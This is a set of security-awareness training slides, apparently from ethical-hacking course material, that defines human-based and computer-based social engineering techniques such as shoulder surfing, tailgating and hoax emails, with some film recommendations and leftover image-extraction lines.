
- ↳ Shoulder surfing uses direct observation techniques such as looking over someone's shoulder to get information such as passwords, PINs, account numbers, etc.
- ↳ Shoulder surfing can also be done from a longer distance with the aid of vision enhancing devices such as binoculars to obtain sensitive information

Human-based Social Engineering: Dumpster Diving



Dumpster
Diving

Dumpster diving is looking for treasure in someone
else's trash



Human-based Social Engineering: Reverse Social Engineering, Piggybacking, and Tailgating



Reverse Social Engineering

- ↳ A situation in which an attacker presents himself as an authority and the target seeks his advice offering the information that he needs
- ↳ Reverse social engineering attack involves sabotage, marketing, and tech support

Piggybacking

- ↳ "I forgot my ID badge at home. Please help me."
- ↳ An authorized person allows (intentionally or unintentionally) an unauthorized person to pass through a secure door


Tailgating

- ↳ An unauthorized person, wearing a fake ID badge, enters a secured area by closely following an authorized person through a door requiring key access


Watch these Movies

C|EH
COUNCIL OF EXCELLENCE

KINO AUF DER ÜBERHOLSPUR!



leonardo dicaprio tom hanks



Watch this Movie


C
EH
Computer Ethics Handbook

Social Engineering

In the 2003 movie “Matchstick Men”, Nicolas Cage plays a con artist residing in Los Angeles and operates a fake lottery, selling overpriced water filtration systems to unsuspecting customers, in the process collecting over a million dollars

Manipulating People

This movie is an excellent study in the art of social engineering, the act of manipulating people into performing actions or divulging confidential information



Computer-based Social Engineering



Pop-up Windows

Windows that suddenly pop up while surfing the Internet and ask for users' information to login or sign-in



Hoax Letters

Hoax letters are emails that issue warnings to the user on new viruses, Trojans, or worms that may harm the user's system




Chain Letters

Chain letters are emails that offer free gifts such as money and software on the condition that the user has to forward the mail to the said number of persons



Instant Chat Messenger

Gathering personal information by chatting with a selected online user to get information such as birth dates and maiden names



Spam Email

Irrelevant, unwanted, and unsolicited email to collect the financial information, social security numbers, and network information



